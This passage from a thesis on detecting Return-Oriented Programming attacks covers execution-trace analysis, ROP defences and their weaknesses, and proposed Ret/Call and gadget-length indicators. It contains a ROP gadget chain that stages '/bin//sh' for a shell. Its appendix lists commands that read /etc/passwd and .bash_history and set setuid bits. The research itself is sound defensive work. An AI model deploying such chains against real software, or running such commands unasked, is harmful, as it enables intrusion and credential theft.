An in-depth inspection was conducted to reveal the causes behind the apparition of the two patterns. It has been discovered that the first pattern is created by the memcpy function, which is the vulnerable function being exploited to hijack the control flow. More specifically, during the exploitation phase, we introduced 260 characters + Malicious Payload as an input for the memcpy in order to trigger the overflow, memcpy is looping to read and copy the 260 characters which explain the apparition of this pattern. It is also important to mention that the same behaviour was observed differently when we tested the second indicator.

The deep inspection of the collected traces revealed that the second pattern is caused by the execution of the ROP chain itself, it is describing the EIP jumping from a gadget to another and moving from instruction to another in the gadgets. Figure5.14 shows how it is possible to directly link these scatted points to the addresses of the Gadgets used in the attack, these addresses could be identified in the execution trace, the figure also shows that the second executed instruction is always dedicated for the Ret that exists at the end of each Gadget.



```
p += pack('<I', 0x0805e946) # pop edx ; ret
p += pack('<I', 0x080d5604) # @ .data
p += pack('<I', 0x08051644) # pop eax ; ret
p += '/bin'
p += pack('<I', 0x080541d2) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0805e946) # pop edx ; ret
p += pack('<I', 0x080d5608) # @ .data + 4
p += pack('<I', 0x08051644) # pop eax ; ret
p += '//sh'
p += pack('<I', 0x080541d2) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x0805e946) # pop edx ; ret
p += pack('<I', 0x080d560c) # @ .data + 8
p += pack('<I', 0x08048e53) # xor eax, eax ; ret
p += pack('<I', 0x080541d2) # mov dword ptr [edx], eax ; ret
p += pack('<I', 0x08048139) # pop ebx ; ret
p += pack('<I', 0x080d5604) # @ .data
p += pack('<I', 0x080784b0) # pop ecx ; ret
p += pack('<I', 0x080d560c) # @ .data + 8
p += pack('<I', 0x0805e946) # pop edx ; ret
p += pack('<I', 0x080d560c) # @ .data + 8
p += pack('<I', 0x08048e53) # xor eax, eax ; ret
```

ROP chain used for the attack

```
42118    EIP = 805e946
42119    EIP = 805e947
42120    EIP = 8051644
42121    EIP = 8051645
42122    EIP = 80541d2
42123    EIP = 80541d4
42124    EIP = 805e946
42125    EIP = 805e947
42126    EIP = 8051644
42127    EIP = 8051645
42128    EIP = 80541d2
42129    EIP = 80541d4
42130    EIP = 805e946
42131    EIP = 805e947
42132    EIP = 8048e53
42133    EIP = 8048e55
42134    EIP = 80541d2
42135    EIP = 80541d4
42136    EIP = 8048139
42137    EIP = 804813a
42138    EIP = 80784b0
42139    EIP = 80784b1
42140    EIP = 805e946
42141    EIP = 805e947
42142    EIP = 8048e53
42143    EIP = 8048e55
```

Last part of the collected trace

Figure 5.14 Second EIP pattern : Matching Gadgets with EIP variation

CHAPTER 6 CONCLUSION AND SUMMARY

In the absence of effective defences against ROP attacks, and because of the massive escalation in its use, ROP attacks may be viewed as a serious security threat, the existence of such threat heightened the need for new defences. Thus, researchers have shown an increased interest in studying ROP and proposing new alternatives and solutions. However, the majority of them have not been deeply reviewed or implemented. This fact raises critical questions that should be addressed by the academic community. In particular, this dissertation examined two of them :

- What are the defences proposed or deployed to stop ROP attacks ?
- What are the limitations and the problems of these defences ?

6.1 Existing defences and their weaknesses

The first step of this research work aimed at answering the first research question, it provides a detailed explanation of the most important academic anti-ROP solutions, and focuses on inspecting their defensive logic and summarizing their weaknesses and problems. The currently deployed anti-ROP solutions were also reviewed and intensely inspected to reveal their limitations and to explore the methods used by hackers to bypass them. The studied solutions were classified in such a way that it becomes easier to compare them, five categories have been proposed based on the approach adopted by the authors and whether the solution is deployed or not.

The first category discusses the compiler level approaches where authors are exploiting the compiler capabilities in order to defeat Return Oriented Programming attacks. In this category, two solutions were analyzed and detailed. The first solution was “G-Free”, which proposes the application of some compiler-based patches in order to prevent the non-authorized branching executed during a ROP attack. The second solution was “Return-less kernel”, this solution proposes the replacement of the x86 instruction “Ret” in order to prevent hackers from reusing them to build the malicious gadgets.

The second category lists the solutions where “dynamic binary instrumentation” is used to analyze the targeted binaries at run-time. The first analyzed solution was “ROP-Defender”, it proposes the use of a new concept named “Stack shadow”, which is a copy of the regular stack used to detect the violation of the stack integrity during a ROP attack. The second solution is named DROP. It proposes translating the execution into an intermediate representation, then inspecting this representation and looking for ROP signature, the proposed signature is similar to the one proposed by our second indicator. However, the manner and logic of counting the instructions are very different.

The third category is grouping the solutions where the problem of ROP attacks is treated as a control-flow violation problem. In this category, three solutions have been studied and analyzed. The first solution was “ROPSTOP”, its main idea consists in making sure that, after executing a subroutine, the control gets back always to the caller. The second solution we studied was “KBouncer”, which relies on hardware features not only to verify that the control flow is getting back to the right caller but also to the exact right address. The last solution presented in this category was “Control Flow Locking”, as its name indicates, this solution proposes the injection of some locking/unlocking codes inside the protected binary in order to prevent ROP attacks from hijacking the control flow.

The fourth category is about the static binary rewriting approaches where the protected binaries are rewritten in such a way that Return Oriented Programming attacks become impossible. The studied example was “ILR Instruction Location Randomization”, this solution proposes changing the positions of all the instructions inside the Code segment in order to thwart the hacker’s ability to locate the needed gadgets.

The last category of anti-ROP solution describes the widely deployed anti-ROP solutions. They represent the currently implemented and used defences. The studied solutions were : “ASLR” that randomizes the memory space, “Stack cookies” which places a random variables in the stack in order to guarantee its integrity, “DEP” that prevents executing codes from some specific memory regions and “ASCII-Armor” which exploits the null-byte problem to prevent code reuse and code injection.

The second step in this research work consisted in answering the second research question about the limitations of the studied solutions. Therefore, a second step of analysis was carried out, during this analysis, we went through all the solutions layers from the logical perspective to the implementation level in order to be able to discover their weaknesses and limitations. The results obtained from this analysis were separated into two parts. The first part is taking care of summarizing the weaknesses of the academic proposed solution while the second one is taking care of summarizing the weakness of the widely deployed solutions (the currently used defences).

Regarding the weaknesses of the academic proposed solutions, we found that the majority of them suffer from misconceptions problems which make them either exposed to an easy circumvention or hard to deploy. As an example of the most significant limitations, the encryption used by G-Free is too weak (xor encryption) and could be broken easily. Another limitation of G-free is that it violates the integrity of the protected binary which makes its deployment impossible in the case of the digitally signed programs.

One of the main limitations discovered in “Return less Kernel” was related to the fact that it could be circumvented by simply corrupting the “Return address table” using a BOF attack, in addition, it is impossible to implement such protection in the case of non-open sourced operating systems as it proposes recompiling the full kernel. The limitations of ROP-Defender were related to the adopted assumptions. These assumptions are not correct in the cases of exceptions, signals, interruptions and all goto-like statements which makes its false positive rate very high.

Another significant limitation was discovered in DROP, and it is regarding the use of an abstract form of instructions stream (an Intermediate Representation) to inspect the executed instructions and locate the signature, this makes DROP only able to perform the detection after translating the execution ; i.e., after the end of the attack. The logic adopted by ROPSTOP also suffers from significant limitations, it could be circumvented by using gadgets from the caller subroutine, and the false positive rate is very high.

The problems discovered in Ropecker and KBouncer are mainly related to the use of the Last Branching Records, these records are only able to capture the last 16 branching operations and they could be flushed by running garbage functions as demonstrated by Schuster *et al.*[48]. Besides, the two solutions are only focusing on protecting some specific functions believed to be “critic functions”, making an attacker able to use the non-protected functions to build the ROP chain. Furthermore, KBouncer relies on the DetourDll in order to intercept the execution of the protected functions, but we discovered that many viruses and malware also use this DLL, therefore it is always flagged as malicious by the majority of the anti-virus products. The solution proposed by CFL cannot be applied in the case of packed binaries or self-modifying code as the static extraction of the control flow graph is not possible. The solution proposed by ILR is violating the integrity of the program and could not be applied in the case of the digitally signed programs. Furthermore, ILR's modifications are causing a critical problem during the usual instruction cycle (fetch, decode and execute).

Regarding the weakness of the widely deployed anti-ROP solutions, the analysis previously presented in Section 3.7, shows that all of them are by-passable using some attacks or circumvention techniques. Furthermore, these bypassing techniques are becoming more and more efficient and non-fixable, which is the case for AnC attack and BTB attack, these two hardware-based circumvention techniques are used to bypass ASLR protection. The analysis detailed a profusion of similar weaknesses as well as the techniques used to exploit them. Based on the fact that these techniques could be combined to build an attack vector, and that the defences could be deployed at the same time, it was possible to map all attack/defence scenarios in a unique map. This map is named "The War in the Stack", it illustrates all the discovered/learned circumvention techniques and how they could be combined during an attack.

6.2 The proposed solution

On the basis of the discovered weaknesses and the escalated use of ROP attacks, it seems fair to say that the problem of preventing ROP attacks is not solved yet and it is an ongoing challenge. This fact highlights the need for answering two more research questions regarding the possible alternative defenses, these questions are :

- What are the possible ROP attacks indicators ?
- How can they be measured or observed ?

The third step in this research work was about answering the previously stated questions. In order to answer the first question, three indicators of compromise have been proposed as a solution to help detecting Return Oriented Programming attack. Each indicator tries to identify a specific anomaly introduced by ROP attack. A measurement technique was also proposed in order to answer the last research question. This technique allows the measurement of the proposed indicators at run-time.

The first indicator relies on the fact that ROP attacks are forcing the number of the executed "Ret" to increase until becoming higher than the number of the executed "Call". Based on the explanation provided in Subsection 4.2.1, this behaviour does not reflect what must be seen during a legitimate execution. Therefore, this indicator proposes monitoring the number of the executed Ret and Call and comparing them continuously at run-time in order to make sure that the number of the executed Call is always higher than the number of the executed Ret.

The second indicator takes advantage of the small number of instructions executed by a ROP gadget. More specifically, the execution of these gadgets will force the number of the executed instructions between two consecutive Ret to become very small, smaller than five instructions[49]. Based on what has been established in Subsection 4.2.2, this behaviour could be considered as an anomaly unlikely to be seen during a legitimate execution. Thus, this indicator proposes checking the number of the executed instructions between two successive Ret and making sure that this number is always higher than five, and if it is not, then it shouldn't stay less for more than three constitutive "Ret" as the minimum number of gadgets that can be found in a ROP chain is 3[9].

The last proposed indicator relies on the fact that the malicious code executed by ROP is different from what a regular compiler would generate. More specifically, the sequences of the instructions executed during a ROP attack are being chosen manually by an attacker, unlike the sequences of the instructions generated by a compiler which must obey to some fundamental rules and laws such as the "Temporal locality", the "Spatial locality" and the set of the optimization applied by the compiler. It can therefore be assumed that the IP variation will be different during a ROP attack and could contain some critical information that may be used to identify ROP attacks. This indicator proposes monitoring the variation of this pointer and tries to identify any unusual variation or patterns that may be linked to the execution of ROP attack. However, the indicator is not specifying any exact patterns at this stage.

The logic of the proposed measurement technique consisted on using three modules to perform the measurement, the first module prepares the targeted binary and its parameters, the second module generates the needed traces that contain the run-time information, and the last module analyzes these traces in order to identify any possible ROP attack. The architectures of the trace generator and the trace analyzer depends on the indicator's logic. Therefore, we proposed a dedicated version for each indicator. However, at this stage, it was not possible to architect a trace analyzer for the last indicator as it is not specifying any exact patterns to be recognized.

At the end of this research work, a Proof of Concept (PoC) has been conducted with the goal of proving the effectiveness of the proposed indicators as well as the proposed measurement technique. This phase started with studying the possible technologies that may be used to perform the implement, the results of this exploitative phase shows that the binary instrumentation framework named “Pin” is the most qualified technology. During this PoC, a set of tools was developed using Python2.7 to perform some specific tasks such as the auto-generation of ROP attacks, the trace generation and the trace analyzing.

The PoC consisted on running the auto-generated ROP attacks against the proposed vulnerable program and verifying whether the proposed indicators are able to detect these attacks or not. In order to calculate the false positive rate of each indicator, the same experiments were performed again against legitimate programs. During these tests, the activation or the deactivation of the Data Execution Prevention (DEP) and Address Space Layout Randomization (ASLR) is considered with no effects on the detection rate. However, some of the experiments were performed in different circumstances (ASLR is enabled/disabled or DEP enabled/disabled).

Based on the experimental results, only the first and the second indicators are fully capable of detecting ROP attacks with a small false positive rate and null false negative rate. The third indicator still need a lot of future work, therefore, the results of the third indicator were presented and discussed differently as there was no trace analyzer for this indicator.

Regarding the first indicator (Ret/Call parity analysis), the experimental results confirm the great effectiveness of this indicator. The “Accuracy” of this indicator is 0.997 which could be considered as very good[5]. However, this indicator suffers from a small false positive rate equal to 1.1% and future tests with a wider sampling set should be performed in order to be able to draw more generalized conclusions about the effectiveness of this indicator. The experimental phase revealed an unexpected behaviour regarding the number of the executed Call that keeps the same value during a ROP attack. This behaviour could be considered as an artifact, and it could be used to improve the logic of this indicator in future work.

Regarding the second indicator (Instructions number between two Ret), the results obtained from the experimental phase show that this indicator is fully capable of detecting ROP attacks with a null false negative rate and a small false positive rate equal to 1.8%. The “Accuracy” of this indicator is 0.995 which also could be considered as very good[5]. However, further tests should be performed with wider sampling set in order to have a better approximation of the “Accuracy”, the false positive rate and the false negative rate. An unexpected behaviour was observed during the analysis of the results of this indicator regarding the fact that the number of the executed instructions between two Ret goes too high before triggering the ROP chain, this is caused by memcpy when it treats the payload used to trigger the overflow. This behaviour could be considered as an artifact categorizing ROP attacks and could be used to improve the performance of this indicator in future work.

Regarding the results of the third indicator (Instruction pointer variation), it was not possible to extract a conclusive idea about its effectiveness as it is not specifying any exact patterns to be recognized at this stage. However, the generated traces were analyzed manually. The manual analysis revealed some important facts about the IP variation during ROP attacks. More specifically, the IP variation witnesses new patterns before triggering the ROP chain. These patterns are generated by the vulnerable function when it treats the malicious payload (during the control flow hijack phase).

6.3 Limitations and future work

The findings in this study are subject to at least three main limitations. The first and the most important limitation is regarding the third indicator. Although the study has successfully demonstrated that the first two indicators are fully capable of identifying ROP attacks at run-time, it has certain limitations regarding proving the effectiveness of the third proposed indicator. This indicator still not specific enough and needs a concrete specification of the IP patterns that should be used to identify ROP attacks. However, the analysis of the collected traces was helpful as it revealed some possible patterns. Future work should focus on studying these possible patterns and analyzing the collected traces deeply in order to be able to extract the exact IP variation patterns that could be used to identify ROP attacks.

The second major limitation is regarding the auto-generated ROP chains used during the experimental phase. The proposed solution that generates ROP attacks is building a set of different ROP chains but unfortunately they are similar from a computational point of view. In other words, the generated ROP chains are performing the same computational operations. We think that such similarity may poison the results obtained during the experimental phase. Future research should therefore concentrate on studying the performance of the proposed indicators against real word ROP attacks instead of using auto-generated attacks.

The third limitation of this study lies in the fact that the experimental phase was performed using only one vulnerable program (developed in the lab). In other words, the study was not able to provide a good diversity of the set of vulnerable programs. Therefore, caution must be applied, as the results (e.g. the detecting rate) might not be the same if a wider set of vulnerable programs is considered. Therefore, further experimental investigations are needed to reevaluate the experimental results while considering a wider set of vulnerable programs.

It is also important to point to an important issue that was not addressed in this study, this issue is about inspecting the causes of the false positive alerts observed during the experimental phase. It was not possible to investigate the real causes of these alerts as it is considered out of the scope of this research work, however, it is recommended that further research be undertaken to investigate these causes as this would help us to first establish a greater degree of accuracy and second improve performance of the proposed solution.

REFERENCES

[1] Abadi, Martín and Budiu, Mihai and Erlingsson, Ulfar and Ligatti, Jay (2005). Control-flow integrity. *Proceedings of the 12th ACM conference on Computer and communications security.* ACM, 340–353.

[2] Agner, Fog (2008). Optimizing subroutines in assembly language : An optimization guide for x86 platforms.

[3] Allen, Frances E (1970). Control flow analysis. *ACM Sigplan Notices.* ACM, vol. 5, 1–19.

[4] Andersen, Starr and Abella, Vincent (2004). Data execution prevention. changes to functionality in microsoft windows xp service pack 2, part 3 : Memory protection technologies.

[5] Bhattacharya, Sukriti and Menéndez, Héctor D and Barr, Earl and Clark, David (2016). Itect : Scalable information theoretic similarity for malware detection. *arXiv preprint arXiv :1609.02404.*

[6] Bletsch, Tyler (2011). *Code-reuse attacks : new frontiers and defenses.* North Carolina State University.

[7] Bletsch, Tyler and Jiang, Xuxian and Freeh, Vince W and Liang, Zhenkai (2011). Jump-oriented programming : a new class of code-reuse attack. *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security.* ACM, 30–40.

[8] Carlini, Nicholas and Wagner, David (2014). Rop is still dangerous : Breaking modern defenses. *USENIX Security Symposium.* 385–399.

[9] Chen, Ping and Xiao, Hai and Shen, Xiaobin and Yin, Xinchun and Mao, Bing and Xie, Li (2009). Drop : Detecting return-oriented programming malicious code. *International Conference on Information Systems Security.* Springer, 163–177.

[10] Chen, Shuo and Xu, Jun and Nakka, Nithin and Kalbarczyk, Zbigniew and Iyer, Ravishankar K (2005). Defeating memory corruption attacks via pointer taintedness detection. *Dependable Systems and Networks, 2005. DSN 2005. Proceedings. International Conference on.* IEEE, 378–387.

[11] Christey, Steve (2007). Unforgivable vulnerabilities. *Black Hat Briefings*, *13*, 17.

[12] Christey, Steve and Martin, Robert A (2007). Vulnerability type distributions in cve.

[13] Dang, Thurston HY and Maniatis, Petros and Wagner, David (2015). The performance cost of shadow stacks and stack canaries. *Proceedings of the 10th ACM Symposium on Information, Computer and Communications Security.* ACM, 555–566.

[14] Davi, Lucas and Sadeghi, Ahmad-Reza and Winandy, Marcel (2011). Ropdefender : A detection tool to defend against return-oriented programming attacks. *Proceedings of the 6th ACM Symposium on Information, Computer and Communications Security.* ACM, 40–51.

[15] Peter J. Denning (2006). The locality principle. *Communication Networks And Computer Systems : A Tribute to Professor Erol Gelenbe*, World Scientific. 43–67.

[16] Designer, Solar (1997). Getting around non-executable stack (and fix).

[17] Egele, Manuel and Scholte, Theodoor and Kirda, Engin and Kruegel, Christopher (2012). A survey on automated dynamic malware-analysis techniques and tools. *ACM computing surveys (CSUR)*, *44*(2), 6.

[18] Evtyushkin, Dmitry and Ponomarev, Dmitry and Abu-Ghazaleh, Nael (2016). Jump over aslr : Attacking branch predictors to bypass aslr. *Microarchitecture (MICRO), 2016 49th Annual IEEE/ACM International Symposium on.* IEEE, 1–13.

[19] Evtyushkin, Dmitry and Ponomarev, Dmitry and Abu-Ghazaleh, Nael (2016). Jump over aslr : Attacking branch predictors to bypass aslr. *Microarchitecture (MICRO), 2016 49th Annual IEEE/ACM International Symposium on.* IEEE, 1–13.

[20] Francillon, Aurélien and Castelluccia, Claude (2008). Code injection attacks on harvard-architecture devices. *Proceedings of the 15th ACM conference on Computer and communications security.* ACM, 15–26.

[21] Gruss, Daniel and Maurice, Clémentine and Fogh, Anders and Lipp, Moritz and Mangard, Stefan (2016). Prefetch side-channel attacks : Bypassing smap and kernel aslr. *Proceedings of the 2016 ACM SIGSAC conference on computer and communications security.* ACM, 368–379.

[22] Hiser, Jason and Nguyen-Tuong, Anh and Co, Michele and Hall, Matthew and Davidson, Jack W (2012). Ilr : Where'd my gadgets go ? *Security and Privacy (SP), 2012 IEEE Symposium on.* IEEE, 571–585.

[23] Homescu, Andrei and Stewart, Michael and Larsen, Per and Brunthaler, Stefan and Franz, Michael (2012). Microgadgets : size does matter in turing-complete return-oriented programming. *Proceedings of the 6th USENIX conference on Offensive Technologies.* USENIX Association, 7–7.

[24] Infosec (2014). Bypassing non-executable-stack during exploitation using return-to-libc.

[25] Intel (2012). *System Programming Guide, Part 2*, Architecture Software Developer's Manual, chapitre 18.4.

[26] Irvine, Kip R and Das, Lyla B (2011). *Assembly language for x86 processors.* Prentice Hall.

[27] Jacobson, Emily R and Bernat, Andrew R and Williams, William R and Miller, Barton P (2014). Detecting code reuse attacks with a model of conformant program execution. *International Symposium on Engineering Secure Software and Systems.* Springer, 1–18.

[28] Kania, Elsa B and Costello, John K (2018). The strategic support force and the future of chinese information operations. *The Cyber Defense Review*, *3*(1), 105–122.

[29] Kilic, Fatih and Kittel, Thomas and Eckert, Claudia (2014). Blind format string attacks. *International Conference on Security and Privacy in Communication Systems.* Springer, 301–314.

[30] Kleen, AMIR and Stienberg, EREZ and Anschel, MOSHE and Sibony, YANIV and Greenberg, SHLOMO (2005). An improved instruction cache replacement algorithm. *Signal Processing Systems Design and Implementation, 2005. IEEE Workshop on.* IEEE, 573–578.

[31] Langner, Ralph (2011). Stuxnet : Dissecting a cyberwarfare weapon. *IEEE Security & Privacy*, *9*(3), 49–51.

[32] Larsen, Per and Sadeghi, Ahmad-Reza (2018). *The Continuing Arms Race : Code-Reuse Attacks and Defenses.* Morgan & Claypool.

[33] Lemon, Jonathan and others (2002). Resisting syn flood dos attacks with a syn cache. *BSDCon.* vol. 2002, 89–97.

[34] Li, Jinku and Wang, Zhi and Jiang, Xuxian and Grace, Michael and Bahram, Sina (2010). Defeating return-oriented rootkits with return-less kernels. *Proceedings of the 5th European conference on Computer systems.* ACM, 195–208.

[35] Marco-Gisbert, Hector and Ripoll, Ismael (2013). Preventing brute force attacks against stack canary protection on networking servers. *Network Computing and Applications (NCA), 2013 12th IEEE International Symposium on.* IEEE, 243–250.

[36] Microsoft (2005). Debugging tools for windows (windbg, kd, cdb, ntsd).

[37] Microsoft (2015). Microsoft msdn, c++ naked functions.

[38] Ammari Nader (2018). Rop-and-roll tools and documents.

[39] Naftaly, S (2012). Pin-a dynamic binary instrumentation tool.

[40] Nethercote, Nicholas and Seward, Julian (2007). Valgrind : a framework for heavyweight dynamic binary instrumentation. *ACM Sigplan notices.* ACM, vol. 42, 89–100.

[41] Onarlioglu, Kaan and Bilge, Leyla and Lanzi, Andrea and Balzarotti, Davide and Kirda, Engin (2010). G-free : defeating return-oriented programming through gadget-less binaries. *Proceedings of the 26th Annual Computer Security Applications Conference*. ACM, 49–58.

[42] Pappas, Vasilis (2012). kbouncer : Efficient and transparent rop mitigation. *Apr*, *1*, 1–2.

[43] Pincus, Jonathan and Baker, Brandon (2004). Beyond stack smashing : Recent advances in exploiting buffer overruns. *IEEE Security & Privacy*, *2*(4), 20–27.

[44] Robson, Daniel and Strazdins, Peter (2008). Parallelisation of the valgrind dynamic binary instrumentation framework. *Parallel and Distributed Processing with Applications, 2008. ISPA'08. International Symposium on*. IEEE, 113–121.

[45] Roundy, Kevin A and Miller, Barton P (2013). Binary-code obfuscations in prevalent packer tools. *ACM Computing Surveys (CSUR)*, *46*(1), 4.

[46] Salwan, Jonathan (2011). Ropgadget–gadgets finder and auto-roper.

[47] Schneier, Bruce (2009). *Schneier on security*. John Wiley & Sons.

[48] Schuster, Felix and Tendyck, Thomas and Pewny, Jannik and Maaß, Andreas and Steegmanns, Martin and Contag, Moritz and Holz, Thorsten (2014). Evaluating the effectiveness of current anti-rop defenses. *International Workshop on Recent Advances in Intrusion Detection*. Springer, 88–108.

[49] Shacham, Hovav (2007). The geometry of innocent flesh on the bone : Return-into-libc without function calls (on the x86). *Proceedings of the 14th ACM conference on Computer and communications security*. ACM, 552–561.

[50] Shahriar, Hossain and Zulkernine, Mohammad (2010). Assessing test suites for buffer overflow vulnerabilities. *International Journal of Software Engineering and Knowledge Engineering*, *20*(01), 73–101.

[51] Shehab, Doaa Abdul-Hakim and Batarfi, Omar Abdullah (2017). Rcr for preventing stack smashing attacks bypass stack canaries. *Computing Conference, 2017*. IEEE, 795–800.

[52] Silvestro, Sam and Liu, Hongyu and Crosser, Corey and Lin, Zhiqiang and Liu, Tongping (2017). Freeguard : A faster secure heap allocator. *Proceedings of the 2017 ACM SIGSAC Conference on Computer and Communications Security*. ACM, 2389–2403.

[53] Stojanovski, Nenad and Gusev, Marjan and Gligoroski, Danilo and Knapskog, Svein J (2007). Bypassing data execution prevention on microsoftwindows xp sp2. *Availability, Reliability and Security, 2007. ARES 2007. The Second International Conference on*. IEEE, 1222–1226.

[54] Tawalbeh, Loai and Houssain, Hilal and Al-Somani, Turki (2017). Review of side channel attacks and countermeasures on ecc, rsa, and aes cryptosystems. *6*.

[55] Team, PaX (2003). Pax address space layout randomization (aslr), 2003. *URL : https ://-pax. grsecurity. net/docs/aslr. txt (visited on 12/14/2017), 54*.

[56] Thakur, Kanchan (2017). Hybrid dwt, fft and svd based watermarking technique for different wavelet transforms. *Int. Journal of Scientific Research in Computer Science and Engineering*, 7.

[57] Triantafyllis, Spyridon and Vachharajani, Manish and Vachharajani, Neil and August, David I (2003). Compiler optimization-space exploration. *Code Generation and Optimization, 2003. CGO 2003. International Symposium on*. IEEE, 204–215.

[58] Wressnegger, Christian (2007). Smashing the stack for fun and profit.


[59] Zhu, Jun and Zhou, Weiping and Wang, Zhilong and Mu, Dongliang and Mao, Bing (2017). Diffguard : Obscuring sensitive information in canary based protections. *International Conference on Security and Privacy in Communication Systems*. Springer, 738–751.

APPENDIX A LEGITIMATE EXECUTIONS

```
bash
bzip2 1337.txt
bzip2 1337.sh
bzip2 /etc/resolv.conf
bzip2 /proc/meminfo
busybox ls
busybox pwd
bzcat /etc/hosts.allow.bz2
bzcat /etc/resolv.conf.bz2
bzcat /etc/dbus-1/system.d/bluetooth.conf
bzcat /etc/resolv.conf
bzcmp /etc/resolv.conf.bz2 1337.txt.bz2
bzcmp 0x1337.txt.bz2 /proc/meminfo.bz2
bzdiff 0x1337.txt.bz2 1337.txt.bz2
bzdiff 1337.txt.bz2 1337.txt.bz2
bzgrep ps 1337.txt.bz2
bzgrep ps 0x1337.txt.bz2
bzexe -d 1337.txt.bz2
bzexe -d 0x1337.txt.bz2
bzip2 -d 1337.txt.bz2
bzip2 -d 0x1337.txt.bz2
bzip2recover gz2502
bzip2recover gz2516
bzless 1337.txt
bzless /etc/resolv.conf
bzless 0x1337.txt
bzmore 1337.txt
bzmore 0x1337.txt
cat /etc/hosts.allow
cat /etc/hosts.deny
cat /proc/meminfo
cat /etc/resolv.conf
cat 1337.txt
cat 0x1337.txt
cat /etc/dbus-1/system.d/bluetooth.conf
cat .bash_history
cut -d: -f1 /etc/passwd
chmod +x 1337.sh
chmod +s 1337.sh
chmod -x 1337.sh
chmod -s 1337.sh
chown root 1337.sh
chown root 0x1337.sh
chown king-phisher 1337.sh
chown king-phisher 0x1337.sh
chown iodine 1337.sh
chown iodine 0x1337.sh
chvt 2
chvt 3
chvt 4
cp /etc/hosts.allow ./
cp /etc/passwd ./
cp /etc/passwd ./~
cp /etc/passwd ./root
cp 0x1337.sh ./
cp 0x1337.sh ./~
cp 0x1337.sh ./root
dash 1337.sh
dash 0x1337.sh
date
date -s "3/14/1991 00:00:01"
date -s "8/06/1945 00:00:01"
fdisk -l
df
dir ./
dir ../
dir /etc
dir /dev
dmesg
dnsdomainname -A
domainname
dumpkeys --funcs-only
dumpkeys -n
dumpkeys -f
dumpkeys -l
dumpkeys --keys-only
echo "$(cat /etc/passwd)"
echo "$(cat .bash_history)"
echo "$(cat .bash_profile)"
echo "1337"
egrep "root" /etc/passwd
egrep "iodine" /etc/passwd
egrep "root" 1337.txt
egrep "root" .bash_profile
egrep "root" 0x1337.txt
false
fgconsole
fgconsole -n
fgrep "root" /etc/passwd
fgrep "iodine" /etc/passwd
fgrep "root" 1337.txt
fgrep "\x68" /etc/hosts.allow
fgrep "\x85" /proc/meminfo
fgrep "root" 0x1337.txt
findmnt -A
findmnt -a
findmnt -b
findmnt -C
findmnt -c
findmnt -D
```

```
more /etc/passwd
more /proc/filesystems
more /var/log/wtmp
more /var/log/messages
more /proc/mounts
more ./1337.txt
mount
mount -l -t tmpfs
mv 1337.txt.bz2.gz ../
mv 1337.sh ../
mv 0x1337.sh ../
mv 0x1337.txt ../
nano /etc/aliases
nano /dev/hdc
nano /dev/hda
nano /etc/exports
nano /etc/grub.conf
nano /var/log/wtmp
